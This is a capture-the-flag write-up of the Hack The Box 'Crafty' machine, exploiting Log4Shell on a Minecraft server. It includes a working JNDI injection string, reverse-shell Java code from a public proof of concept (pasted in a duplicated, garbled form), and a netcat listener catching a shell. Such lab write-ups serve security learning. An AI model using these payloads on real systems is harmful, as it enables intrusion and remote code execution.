

Erel Regev

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
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Scanning

I added the given IP address to the `/etc/hosts` file and executed a scan:

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)~  
$ nmap 10.10.11.249 -sV  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-16 10:34 IST  
Nmap scan report for crafty.htb (10.10.11.249)  
Host is up (0.13s latency).  
Not shown: 999 filtered tcp ports (no-response)  
PORT      STATE SERVICE VERSION  
80/tcp    open  http      Microsoft IIS httpd 10.0  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 21.54 seconds
```

Port 80 is open running Microsoft IIS server.




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When clicking on each of the options:




Nothing special.

I ran a scan using Burpsuite:



Note the js files.

Inspecting the response:



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
I noticed the following:

```

65     };
66     // This is to fetch the player count
67     $(document).ready(() => {
68         let ip = $(".sip").attr("data-ip");
69         let port = $(".sip").attr("data-port");
70         if (port == "" || port == null) port = "25565";
71         if (ip == "" || ip == null) return console.error(
72             "Error fetching player count - is the IP set correctly in the HTML?");
73         updatePlayercount(ip, port);
74         // Updates every minute (not worth changing due to API cache)
75         setInterval(() => {
76             updatePlayercount(ip, port);
77         },
78             60000);
79     });
80 }

```

SPECTOR



Seems like an API usage.

I decided to try and scan the port:

```

(kali@kali)-[~]
└─$ nmap 10.10.11.249 -p25565 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-16 10:51 IST
Nmap scan report for crafty.htb (10.10.11.249)
Host is up (0.13s latency).

PORT      STATE SERVICE  VERSION
25565/tcp open  minecraft Minecraft 1.16.5 (Protocol: 127, Message: Crafty Server, Users: 0/100)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.41 seconds


```

Note: in the beginning, I wanted to save time with the initial scan since I am used to the platform, although the better idea was to scan the machine to all port, and to expose it earlier in the process.

Log4j


I googled the version of the Minecraft server that was discovered and found a very useful piece of information regarding to a Minecraft Vulnerability that applies to JAVA edition:

<https://help.minecraft.net/hc/en-us/articles/4416199399693-Security-Vulnerability-in-Minecraft-Java-Edition>




I was looking for an exploit that can be relevant for that vulnerability and found the following:

<https://github.com/kozmer/log4j-shell-poc>



I cloned the repository:



- Follow the installation instructions from the Github page.
- Note that you will need to register to Oracle (use 10 minutes mail).

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```
(kali㉿kali)-[~/Desktop/Machines/Crafty/log4j-shell-poc]
$ python3 poc.py --userip 10.10.14.55 --webport 8000 --lport 9001

[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[+] Exploit java class created success
[+] Setting up LDAP server

[+] Send me: ${jndi:ldap://10.10.14.55:1389/a}
[+] Starting webserver on port 8000 http://0.0.0.0:8000

Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Listening on 0.0.0.0:1389
```

By inspecting the code (poc.py), it seems that it sets up an environment to exploit the Log4j vulnerability, creating a payload in Java that establishes a reverse shell connection and then runs an HTTP server and an LDAP server to serve and execute the payload.


Note the following from poc.py: remember that we are attacking a Windows machine, not a Linux machine. Therefore, we need to change the value.

```
14 def generate_payload(userip: str, lport: int) -> None:
15     program = """
16     import java.io.IOException;
17     import java.io.InputStream;
18     import java.io.OutputStream;
19     import java.net.Socket;
20
21     public class Exploit {
22
23         public Exploit() throws Exception {
24             String host="%s";
25             int port=%d;
26             String cmd="/bin/sh";
27             Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();
28             Socket s=new Socket(host,port);
29             InputStream pi=p.getInputStream(),
30                 pe=p.getErrorStream(),
31
32
33         public class Exploit {
34
35             public Exploit() throws Exception {
36                 String host="%s";
37                 int port=%d;
38                 String cmd="cmd.exe";
39                 Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();
40                 Socket s=new Socket(host,port);
41                 InputStream pi=p.getInputStream(),
42                     pe=p.getErrorStream(),
43                     si=s.getInputStream();
44                 OutputStream po=p.getOutputStream(),so=s.getOutputStream();
45                 while(!s.isClosed()) {
46                     while(pi.available()>0) {
47                         String request=pi.readLine();
48                         if(request!=null) {
49                             po.write(request+"\n");
50                             po.flush();
51                         }
52                     }
53                     while(pe.available()>0) {
54                         String error=pe.readLine();
55                         if(error!=null) {
56                             so.write(error+"\n");
57                             so.flush();
58                         }
59                     }
60                 }
61             }
62         }
63     }
64 """
65     generate_payload(userip, lport)
66     print(f"Exploit java class created success")
67     print(f"Setting up LDAP server")
68     print(f"Starting webserver on port {webport} http://{webip}:{webport}")
69     print(f"Listening on {lport}")
```


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Exploitation


Now we need a client to connect and launch the game. I used TLauncher:



Pick the relevant version:




After the installation:




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Let's play some Minecraft!




Multiplayer → Add Server:

Create a server:




Note: make sure you add the play.crafty.htb to the /etc/hosts file as well.

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
Click Join Server.

After the connection is successful, press CTRL + T to enter the chat:



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Send the given payload:



Remember:

The poc.py code creates a Java payload with Log4j JNDI injection, sets up an LDAP server to serve the JNDI payload, and starts an HTTP server to facilitate the exploitation process.

`{jndi:ldap://10.10.14.55:1389/a}` is a payload that exploits the Log4j vulnerability (CVE-2021-44228). This payload is used in the script (poc.py) to create a scenario where Log4j performs a JNDI (Java Naming and Directory Interface) lookup that triggers remote code execution.

We got a shell!

```
kali@kali: ~/Desktop/Machines/Crafty/log4j-shell-poc
File Actions Edit View Help
(kali@kali)~[~/Desktop/Machines/Crafty/log4j-shell-poc]
$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.55] from (UNKNOWN) [10.10.11.249] 49681
Microsoft Windows [Version 10.0.17763.5329]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\users\svc_minecraft\server>

c:\Users\svc_minecraft\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is C419-63F6

Directory of c:\Users\svc_minecraft\Desktop

02/05/2024  06:02 AM    <DIR>          .
02/05/2024  06:02 AM    <DIR>          ..
02/16/2024  01:49 AM                34 user.txt
               1 File(s)                34 bytes
               2 Dir(s)  2,785,005,568 bytes free

c:\Users\svc_minecraft\Desktop>
```

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```
c:\Users\svc_minecraft\Desktop>type user.txt
type user.txt
0 [REDACTED] a
```

Privilege Escalation

I started to enumerate the machine from the server directory. The second directory I inspected was “plugins”:

```
c:\users\svc_minecraft\server>dir
dir
Volume in drive C has no label. Volume Serial Number is C419-63F6

Directory of c:\users\svc_minecraft\server

10/26/2023 05:37 PM <DIR> .
10/26/2023 05:37 PM <DIR> ..
11/14/2023 10:00 PM configuration 2 banned-ips.json
11/14/2023 10:00 PM configuration 2 banned-players.json
10/24/2023 12:48 PM configuration 183 eula.txt
02/16/2024 11:35 AM <DIR> logs
11/14/2023 11:22 PM ops ops.json
10/27/2023 01:48 PM <DIR> plugins
10/24/2023 12:43 PM 37,962,360 server.jar
11/14/2023 10:00 PM 1,130 server.properties
